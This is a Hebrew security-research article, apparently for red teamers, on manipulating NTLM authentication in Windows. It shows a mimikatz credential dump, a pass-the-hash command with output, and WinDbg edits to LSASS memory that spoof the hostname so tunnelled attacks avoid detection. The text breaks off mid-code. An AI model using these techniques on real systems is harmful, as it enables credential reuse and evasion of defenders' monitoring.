digital whisper
Technologic Papers

Manipulating NTLM Authentication

מאת איתן נבלב

הקדמה

נכון להיום, כל ארגון שמכבד את עצמו דואג לחוסן האבטחתי של מערכות ורשתות הארגון, כחלק מהמאמצים הרחבים המושקעים במשימה מוכיח כל פעם ופעם את יעילותו, עולם ה-Red Teamers וה-Pentesters, אנשים שמדמים אויב ובאמצעות טכניקות פסיכיות ויכולות מתקדמות מוצאים את הפערים האבטחתיים המרכזיים בארגון ולוקחים חלק בתיקון שלהם תוך תשומת לב לחומרות הפערים ומיקוד הצד הכחול.

במאמר זה נקרא לאותם אנשים תוקפים. התוקפים כחלק משגרת עבודתם משתמשים בסביבות וכלים שונים, ישנם כמות כנראה תלת ספרתית של Frameworks שונים של C2 וכלים פומביים והתוקפים בוחרים את מה שהכי מתאים לארגון עליו הם עובדים כעת ואת מה שהכי נוח להם לתפעל, בסוף לכל כלי יש חסרונות ויתרונות על כלים דומים לו, אותו הדבר קורה במערכות הפעלה שונות,

נכון להיום קאלי (Kali) היא כנראה מערכת ההפעלה הפופולארית ביותר בקרב תוקפים בגלל שהיא באמת מציעה מגוון מאוד רחב של כלים על גבי סביבה אחת ונוחה, אבל, החיסרון של קאלי היא Opsec-יות (התממה), בסוף אם ננסה להתמים קאלי ברשת משתמשים נצטרך עבודה מסיבית של קיסטום, אם זה תקשורות חריגות, שימוש ב-Client-ים חריגים בנוף ועוד המון דוגמאות נוספות, לעומת זאת, מערכת ההפעלה Windows מלכתחילה מאוד נטרלית ברשת משתמשים לכן יהיו תוקפים שדווקא יעדיפו להשתמש בה ולהשתמש בכלים Windows-ים במקום, הבעיה המרכזית בלהשתמש ב-Windows היא קוד סגור וחוסר בתיעוד, כך שמה שיכולנו לקסטם בקאלי אנחנו כנראה ניתקע איתו ונצטרך להבין איך להתמודד איתו בדרכים יצירתיות.

היום אנחנו נצלול לתוך מנגנון ההתאמתות הנפוץ ביותר בעולם, הפרוטוקול NTLM, נבין כיצד התהליך Lsass.exe שאחראי על התהליך בעמדות Windows מממש את הפרוטוקול וכיצד אנחנו כתוקפים נוכל להתערב בתהליך ולהתאים אותו לצרכים שלנו, למחקר קוראים Haim Etgar.

המאמר מתאים למי שמכיר מתקפות ופרוטוקולים בסיסיים, בעל רקע ב-Windows Internals ו-C++ והכרה עם תוכנות כמו IDA ו-Windbg בהם ניעזר במימוש ובהסברה.

במאמר אשתמש בעמדה שלי **DESKTOP-ETHAN2** בכתובת **192.168.188.1** יחד עם המכונה הוירטואלית **DESKTOP-UC0LM08** בכתובת **192.168.188.128**


הפרוטוקול New Technology LAN Manager (NTLM)

ההתאמתות קורית בשלושה שלבים יחסית פשוטים:

1. **NEGOTIATE** - הלקוח אומר לשרת כי הוא מעוניין להתאמת.
2. **CHALLENGE** - השרת מגיב עם challenge שמכיל מחרוזת בגודל 8 בתים של תווים רנדומליים.
3. **AUTHENTICATE** - הלקוח מצפין את ה-challenge באמצעות ה-NT Hash שלו בצירוף שם משתמש שם עמדה ודומיין ושולח אותו אל השרת.

מטרת הפרוטוקול הוא אימות המשתמש לצורך שימוש בשירות ששרת כלשהו מציע, לדוגמה שרת קבצים אליו ירצה משתמש לגשת על מנת למשוך קבצים מעל SMB, השרת יצטרך לאמת את הלקוח ולזהות אותו, כך השרת יידע אילו הרשאות מחזיק הלקוח ולאילו קבצים ואיזה פעולות עליהם הוא יכול לבצע (קריאה, כתיבה, מחיקה).

התהליך נראה כך:




לבסוף אחרי ששרת היעד מאמת את הלקוח, נפתח בין השניים סשן בו הלקוח יכול לבצע פעולות על השרת.

היתרון של הפרוטוקול הוא שגם מתקפת MITM שתראה את הפקטה השלישית לא יראה את הסיסמה בקליר טקסט. אבל מה מונע מתוקף לערוך את הפקטות באמצע? מנגנון בשם **M**essage **I**ntegrity **C**ode (**MIC**) ה-MIC מחושב בפקטה השלישית והוא עושה זה בהתחשב בכל ההודעות מלפני כן בצורה הבאה:

```
HMAC_MD5(Session key, NEGOTIATE_MESSAGE + CHALLENGE_MESSAGE + AUTHENTICATE_MESSAGE)
```

ומה מונע מתוקף פשוט להוריד את ה-MIC מהפקטה השלישית ואז לערוך את הפקטות? דגל ה-msAvFlag, כאשר הדגל נמצא, ה-MIC חייב להיות בפקטה, ולמה אנחנו לא יכולים פשוט להגדיר שהדגל שווה ל-0?

בגלל שהוא מוכל בתוך ה-NTLMv2 HASH שהוא התשובה ל-Challenge שמגיע בפקטה השנייה, וזה בעצם נראה כך:




ישנם חולשות בהם מורידים את ה-MIC כמו Drop The MIC אבל לא נכנס אליהן היום. ננסה לחשוב על תרחישים בהם נרצה להתערב בתהליך ההתאמתות הדיפולטי בתור תוקף.

PTH

יהיה מצב שנרצה להתאמת באמצעות פרטי הזדהות שונים, מה הכוונה? תוקף שיחזיק ב-NT Hash-ים של משתמשים שהשיג במהלך מבצע רשת ירצה להתאמת באמצעותם אל נותני שירות שונים ברשת בין אם זה שרתים או אפילו עמדות קצה בפרוטוקולי ניהול מרוחק כמו WinRM. בשביל לעשות זאת נשתמש ב- **P**ass **T**he **H**ash, בקצרה על המתקפה:

בדוגמה הבאה המשתמש שנמצא לו את ה-NT Hash הוא בעל הרשאות אדמין לעמדה המרוחקת לכן נרצה להשתמש בפרטי ההזדהות שלו על מנת להתחבר ל-C$ של העמדה (שיתוף דיפולטי בעל הרשאות קריאה וכתיבה למנהלנים).

בהתאמתות NTLM סטנדרטית הפקטה השלישית תראה כך:



נוציא את פרטי ההזדהות באמצעות mimikatz:

```
msv :
 [00000003] Primary
 * Username : Tahat
 * Domain   : LAPTOP-ETHAN2
 * NTLM     : 47bf8039a8506cd67c524a03ff84ba4e
 * SHA1     : d2124cab9a30639bdb202a185264475a693a5481
 * DPAPI    : d2124cab9a30639bdb202a185264475a
```

וכעת mimikatz יזריק struct חדש של פרטי הזדהות שכולל את ה-NTHASH ושם המשתמש שנתנו לו, ויפתח לנו תהליך חדש. (הטכניקה בעצמה מטורפת, אשים לינק למטה שמסביר אותה לעומק למתעניינים):

```
mimikatz # sekurlsa::pth /user:Tahat /domain:. /ntlm:47bf8039a8506cd67c524a03ff84ba4e
user    : Tahat
domain  : .
program : cmd.exe
impers. : no
NTLM    : 47bf8039a8506cd67c524a03ff84ba4e
  |  PID  3080
  |  TID  31632
  |  LSA Process is now R/W
  |  LUID 0 ; 266124153 (00000000:0fdcbb79)
  \_ msv1_0   - data copy @ 00000133FFEF05E0 : OK !
  \_ kerberos - data copy @ 00000133FFEE47C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 00000133FF7B6768 (32) -> null

mimikatz #
```

לבסוף כשנשתמש בפרטי ההזדהות הללו, הפקטה השלישית תראה כך:


```
ntlmssp
No.  Time        Source          Destination     Protocol Length Info
165  223.713656  192.168.188.1   192.168.188.128 SMB2     220    Session Setup Request, NTLMSSP_NEGOTIATE
166  223.714377  192.168.188.128 192.168.188.1   SMB2     401    Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
167  223.720587  192.168.188.1   192.168.188.128 SMB2     677    Session Setup Request, NTLMSSP_AUTH, User: .\Tahat

NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_AUTH (0x00000003)
> Lan Manager Response: 0000000000000000000000000000000000000000000000000000
  LMv2 Client Challenge: 0000000000000000
> NTLM Response: dc90905af3e618d37374d4bae2c350fe0101000000000000…
> Domain name: .
> User name: Tahat
> Host name: LAPTOP-ETHAN2
> Session Key: de1c7ba9528d7ca447b88e87304bc5bd
v Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extend
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
    .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
    .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
    .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
```

בשביל לממש את המתקפה קיימים באמת שלל כלים כמו mimikatz אז נתקדם לתרחיש הבא.

אמ;לק - שינוי שדות ההתאמתות ב-NTLM Type 3 Message באופן דינאמי

התרחיש העיקרי נובע מטינול (Tunneling), כחלק מכל תקיפה, כנראה שיהיה שימוש בטינול יחיד לפחות על מנת לעקוף חסימות תקשורתיות כמו Firewall-ים ו-ACL-ים על רכיבים, לכן, עולה הצורך להעביר את התעבורה שלנו דרך עמדה לגיטימית ברשת ובעצם לטנל דרכה, אם נחשוב על זה בצורה Opsec-ית נבין שיש בכך בעייתיות, הטינול מתבצע דרך עמדה כך שכל התקשורת שאנו מעבירים מהעמדה התוקפת יראה כאילו יצא מהעמדה הלגיטימית אבל מי ש**יוזם** את התקשורת הוא בכל זאת **עמדתו של התוקף**, ז"א שאם ניזכר בפקטה מסוג 3 של NTLM, נראה כי קיימים שם שדות שיכולים להסגיר את התוקף כמו Hostname!

אירוע כזה יצור Security Event כלשהו בו יהיה כתוב שם המחשב של התוקף אף על פי שכתובת המקור של התקשורת תיהיה בכלל העמדה הלגיטימית!




על מנת לפתור את הבעיה נצלול אל תהליך יצירת הפקטות של הפרוטוקול NTLM ברמת הפונקציות Winapi בהם משתמש LSASS על מנת שנוכל לערוך את השדות בזמן אמת.

יכולים להיות עוד שדות שבעייתיים לנו, אם זה שם הדומיין (בהתחברויות עם משתמש מקומי יש הרבה קטלות עם מה שנשלח OTW), ואולי גם עם דברים שעוד לא יצא לי לחשוב עליהם, אבל במחקר הזה נתרכז בשדה שם המחשב.

בקטנה לגבי Security Support Provider Interface (SSPI)

SSPI הוא הממשק באמצעותו אפליקציות ושירותים שונים יכולים להתממשק עם חבילות הזדהות (**S**ecurity **S**upport **P**rovider/**A**uthentication **P**ackage), עבור כל פרוטוקול הזדהות קיים DLL שהוא ה-SSP של אותה החבילה והוא בעצם מממש את הפרוטוקול. לדוגמה, עבור Kerberos נשתמש ב-SSP

"%Windir%\System32\kerberos.dll", עבור LDAP נשתמש ב-SSP "%Windir%\System32\Wdigest.dll",
עבור NTLM נשתמש ב-SSP "%Windir%\System32\msv1_0.dll" ועוד:



מה שמטורף הוא שכל אחד יכול לכתוב SSP! מיקרוסופט למרבה הפלא מסבירים בצורה טובה איך תכתבו SSP משלכם שיוכל להיטען כחבילה סטנדרטית.

בעת כתיבה של SSP יש לממש את כל הפונקציות של ה-struct *SECPKG_FUNCTION_TABLE* ובעת טעינה של ה-SSP קורא ה-LSA לפונקציה *Splsamodeinitialize* ומקבל מצביע ל-struct הנ"ל, כך שכעת יכול LSASS להשתמש בפונקציות של כל אחד מה-SSP-ים הטעונים אליו, ובעצם לתת מענה לפרוטוקולים השונים גם אם בקוד הליבה שלא הוא הינה מכיר את המימוש שלהם:

Syntax

C++ Copy

```
SpLsaModeInitializeFn Splsamodeinitializefn;

NTSTATUS Splsamodeinitializefn(
  [in]  ULONG LsaVersion,
  [out] PULONG PackageVersion,
  [out] PSECPKG_FUNCTION_TABLE *ppTables,
  [out] PULONG pcTables
)
{...}
```

נתחיל בלהבין את הפונקציות של ה-SSP (ספציפית NTLMSSP) ואת סדר הקריאות שלהם:

SSPI & NTLMSSP

The SSPI interface, or Security Support Provider Interface, is an interface proposed by Microsoft to standardize authentication, regardless of the type of authentication used. Different packages can connect to this interface to handle different types of authentication.

In our case, it is the NTLMSSP package (NTLM Security Support Provider) that interests us, but there is also a package for Kerberos authentication, for example.

Without going into details, the SSPI interface provides several functions, including AcquireCredentialsHandle, InitializeSecurityContext and AcceptSecurityContext.

During NTLM authentication, both the client and the server will use these functions. The steps are only briefly described here.

1. The client calls AcquireCredentialsHandle in order to gain indirect access to the user credentials.
2. The client then calls InitializeSecurityContext, a function which, when called for the first time, will create a message of type 1, thus of type NEGOTIATE. We know this because we're interested in NTLM, but for a programmer, it doesn't matter what this message is. All that matters is to send it to the server.
3. The server, when receiving the message, calls the AcceptSecurityContext function. This function will then create the type 2 message, the CHALLENGE.
4. When receiving this message, the client will call InitializeSecurityContext again, but this time passing the CHALLENGE as an argument. The NTLMSSP package takes care of everything to compute the response by encrypting the challenge, and will produce the last AUTHENTICATE message.
5. Upon receiving this last message, the server also calls AcceptSecurityContext again, and the authentication verification will be performed automatically.

מגניב, נראה שאותנו מעניינת הפקטה השלישית: שם נשלחים כל השדות המעניינים. אז נתחיל בלהסתכל על הפונקציה *SpInitLsaModeContext* מכיוון שהיא אמורה להיקרא בפעם השנייה בעת קבלת הפקטה השנייה ואחריה אמורה להיווצר הפקטה השלישית:

```
__int64 __fastcall SpInitLsaModeContext(
        __int64 a1,
        __int64 a2,
        struct BYTE *a3,
        int a4,
        int a5,
        __int64 a6,
        _QWORD *a7,
        __int64 a8,
        _DWORD *a9,
        __int64 a10,
        struct _RTL_RESOURCE *a11,
        __int64 a12)
{
  __int64 v13; // rsi
  __int64 v14; // r9
```

תשימו לב שיש המון פונקציות בקוד שמיוצגות ע"י המשתנה *LsaFunctions* פלוס index כלשהו וזה לא אומר לנו הרבה איך שזה נראה עכשיו.

אני יודע שה-SSP מקבל את *LsaFunctions* מקריאה לפונקציה *SpInitialize* והמשתנה מייצג struct מסוג *LSA_SECPKG_FUNCTION_TABLE*:

> The **LSA_SECPKG_FUNCTION_TABLE** structure contains pointers to the LSA functions that a security package can call. The Local Security Authority (LSA) passes this structure to a security package when it calls the package's SpInitialize function.

כעת ניצור את ה-struct ונקשר אותו אל המשתנה:

```
if ( v24 )
  ((void (__fastcall *)(__int64))LsaFunctions->FreePrivateHeap)(v24);
if ( v267 )
  ((void (__fastcall *)(WCHAR *))LsaFunctions->FreePrivateHeap)(v267);
if ( v268 )
  ((void (__fastcall *)(WCHAR *))LsaFunctions->FreePrivateHeap)(v268);
if ( v297 )
  ((void (*)(void))LsaFunctions->FreePrivateHeap)();
if ( v287 )
  ((void (*)(void))LsaFunctions->FreePrivateHeap)();
if ( v262 )
  ((void (*)(void))LsaFunctions->FreePrivateHeap)();
if ( v255 )
  ((void (*)(void))LsaFunctions->FreePrivateHeap)();
if ( PUCHAROF_BUFFER )
  NtLmFreeLsaHeap(PUCHAROF_BUFFER);
if ( v258 )
  ((void (*)(void))LsaFunctions->FreeLsaHeap)();
if ( !v23 )
if ( v24 )
  (*(void (__fastcall **)(__int64))(LsaFunctions + 392))(v24);
if ( v267 )
  (*(void (__fastcall **)(WCHAR *))(LsaFunctions + 392))(v267);
if ( v268 )
  (*(void (__fastcall **)(WCHAR *))(LsaFunctions + 392))(v268);
if ( v297 )
  (*(void (**)(void))(LsaFunctions + 392))();
if ( v287 )
  (*(void (**)(void))(LsaFunctions + 392))();
if ( v262 )
  (*(void (**)(void))(LsaFunctions + 392))();
if ( v255 )
  (*(void (**)(void))(LsaFunctions + 392))();
if ( PUCHAROF_BUFFER )
  NtLmFreeLsaHeap(PUCHAROF_BUFFER);
if ( v258 )
  (*(void (**)(void))(LsaFunctions + 48))();
if ( !v23 )
```

כעת, כשיש לנו הבנה בסיסית של הפונקציה, נצטרך לחפש כיצד היא מפרידה בין הקריאה הראשונה לבין הקריאה השנייה:

```
mov     [rsp+7A0h+ExtCount], r15 ; __int64
mov     [rsp+7A0h+Ext], rax ; __int64
mov     rax, [rbp+690h+var_6B0]
mov     [rbx], rsi
mov     r9d, [r12]      ; int
mov     [rsp+7A0h+FilenameCount], rdi ; __int64
mov     [rsp+7A0h+Filename], rax ; struct _UNICODE_STRING *
mov     rax, [r12+8]
mov     [rsp+7A0h+DirCount], rax ; hMem
call    SsprHandleFirstCall
mov     rcx, qword ptr [rbp+690h+var_6F0]
mov     [rbp+690h+var_710], eax
mov     rax, [rbx]
mov     qword ptr [rbp+690h+var_6C0], rax
jmp     loc_18000E26B
```

```
lea     rax, [r8+8]
mov     r9d, [r12]      ; int
mov     qword ptr [rsp+7A0h+SystemTime], rax ; __int64
mov     rax, [rbp+690h+var_6B0]
mov     [rsp+7A0h+var_750], r8 ; __int64
mov     r8d, [rbp+690h+dwSize] ; int
mov     [rsp+7A0h+var_758], rcx ; __int64
mov     rcx, [rbp+690h+var_698]
mov     [rsp+7A0h+ExtCount], rdx ; __int64
lea     rdx, [rbp+690h+var_6C0] ; int
mov     [rsp+7A0h+Ext], rax ; __int64
mov     rax, [rcx+8]
mov     [rsp+7A0h+FilenameCount], rax ; Src
mov     eax, [rcx]
mov     rcx, qword ptr [rbp+690h+var_6A8] ; int
mov     dword ptr [rsp+7A0h+Filename], eax ; Size
mov     rax, [r12+8]
mov     [rsp+7A0h+DirCount], rax ; void *
call    SsprHandleChallengeMessage
mov     rcx, qword ptr [rbp+690h+var_6F0]
mov     [rbp+690h+var_710], eax
jmp     short loc_18000E26B
```

בינגו! נלך לפונקציית *SsprHandleChallengeMessage* ונחפש בה שמות שיכולים להיקשר ממש לבנייה של הבאפר:

```
stringParam = NtLmGlobalOemComputerNameString;

stringParam = (_STRING)NtLmGlobalUnicodeComputerNameString;

2725 LABEL_808:
2726   Hostname = stringParam;
```

אפשר לראות בפונקציה שתי קריאות למשתנים שמורים של msv1_0 שיכולים לרמוז שמהם נקרא השדה של ה-hostname, נחפש על מה מצביע המשתנה האחרון: *msv1_0!NtlmGlobalUnicodeComputerNameString* מכיוון שהוא דורס את מה שהקריאה לפני כן הכניסה למשתנה.

נתחיל בלדבג את המכונה הוירטואלית ולעבור לקונטקסט של LSASS:

```
kd> !process 0 0 lsass.exe
PROCESS ffffb60f6157e080
    SessionId: 0  Cid: 034c    Peb: a421577000  ParentCid: 02d4
    DirBase: 01640002  ObjectTable: ffffa38055b70e40  HandleCount: 992.
    Image: lsass.exe

kd> .process /i ffffb60f6157e080
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff803`31e0f240 cc              int     3
```

וכעת נטען את הסימבולים של msv1_0.dll ל-windbg שלנו על מנת שנוכל לחקור אותו:

```
kd> .reload /i msv1_0.dll


Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.

Unable to read NT module Base Name string at 000001b6`b1c176f8 - Win32 error 0n30


Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too long.
Run !sym noisy before .reload to track down problems loading symbols.

kd> db msv1_0!NtLmGlobalUnicodeComputerNameString
00007fff`7e500d60  1e 00 20 00 00 00 00 00-50 f2 4f 7e ff 7f 00 00  .. .....P.O~....
00007fff`7e500d70  1e 00 20 00 00 00 00 00-d0 ed 4f 7e ff 7f 00 00  .. .......O~....
00007fff`7e500d80  70 27 c3 b1 b6 01 00 00-ff ff ff ff 00 00 00 00  p'..............
00007fff`7e500d90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00007fff`7e500da0  00 00 00 08 00 00 00 00-a4 03 00 00 00 00 00 00  ................
00007fff`7e500db0  00 00 00 00 00 00 00 00-a8 03 00 00 00 00 00 00  ................
00007fff`7e500dc0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00007fff`7e500dd0  00 00 00 00 00 00 00 00-30 2b c3 b1 b6 01 00 00  ........0+......

kd> db msv1_0!NtLmGlobalUnicodeComputerName
00007fff`7e4ff250  44 00 45 00 53 00 4b 00-54 00 4f 00 50 00 2d 00  D.E.S.K.T.O.P.-.
00007fff`7e4ff260  55 00 43 00 30 00 4c 00-4d 00 30 00 38 00 00 00  U.C.0.L.M.0.8...
```

ניתן לראות שבאמת המשתנה הוא struct של *UNICODE_STRING* והמקום שאליו הוא מצביע בזיכרון הוא *msv1_0!NtLmGlobalUnicodeComputerName*, נשנה את הערך של המשתנה לראות האם זה באמת משפיע על פקטת ה-NTLM השלישית:

```
kd> du msv1_0!NtLmGlobalUnicodeComputerName
00007fff`7e4ff250  "DESKTOP-UC0LM08"
kd> eu msv1_0!NtLmGlobalUnicodeComputerName "SHABBAT-SHALOM1"
kd> du msv1_0!NtLmGlobalUnicodeComputerName
00007fff`7e4ff250  "SHABBAT-SHALOM1"
```

ntlmssp

No.	Time	Source	Destination	Protocol	Length	Info
286	1135.128452	192.168.188.128	192.168.188.1	HTTP	341	POST /wsman?PSVersion=5.1.19041.2673 HTTP/1.1 , NTLMSSP_NEGOTIATE
287	1135.134384	192.168.188.1	192.168.188.128	HTTP	480	HTTP/1.1 401 , NTLMSSP_CHALLENGE
295	1135.210748	192.168.188.128	192.168.188.1	HTTP	900	POST /wsman?PSVersion=5.1.19041.2673 HTTP/1.1 , NTLMSSP_AUTH, Use

> User name: Tahat
> Host name: SHABBAT-SHALOM1

היידה! כל מה שנותר לנו הוא למצוא את ה-buffer שמחזיק את ההודעה במלואה כדי שנוכל לערוך את כל המשתנים לפי רצוננו ולעשות את השינוי לפני שמתבצע חישוב ה-MIC.

בשביל לעשות את זה השתמשתי ב-Geppetto, פלאגין ל-IDA שמשתמש במנועי GPT בשביל לשנות שמות של משתנים בהתאם למה שהפונקציה עושה איתם ולסכם מה פונקציות עושות בגדול, נסתכל על הקטע הבא שבו יש הרבה העתקות של buffer-ים ל-*PUCHAR_BUFFER* (שם לא אינדיקטיבי שלי), אחד ה-buffer-ים האלו הוא משתנה ה-Hostname שהסתכלנו עליו לפני כן, ניתן לראות שהוא מועתק ל-buffer ש-Geppetto טוען כי הוא מקושר ל-MIC:

```
*(_QWORD *)(packageBufferAlloc + 64) = 0xF0000004A61000Ai64;
BUFFER_PLUS_88 = packageBufferAlloc + 88;
SspContextCopyString(
  packageBufferAlloc,
  packageBufferAlloc + 28,
  (unsigned int)&DestinationString,
  packageSizeCalc + packageBufferAlloc,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 36,
  (unsigned int)&OemString,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 44,
  (unsigned int)&Hostname,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 12,
  (unsigned int)&Maybe_Hostname3,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 20,
  (unsigned int)&Maybe_Hostname2,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
packageBufferEndOffset = bufferEndPointer;
packageBufferPointer = PUCHAROF_BUFFER;
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 52,
  (unsigned int)&conditionalString,
  packageBufferEndOffset,
```

```
if ( packageSizeValidFlag )
{
  *micBuffer = PUCHAROF_BUFFER;
  *callFlagsRef |= 0x100u;
  PUCHAROF_BUFFER = 0i64;
}
else
{
  memcpy_0(*micBuffer, PUCHAROF
}
```

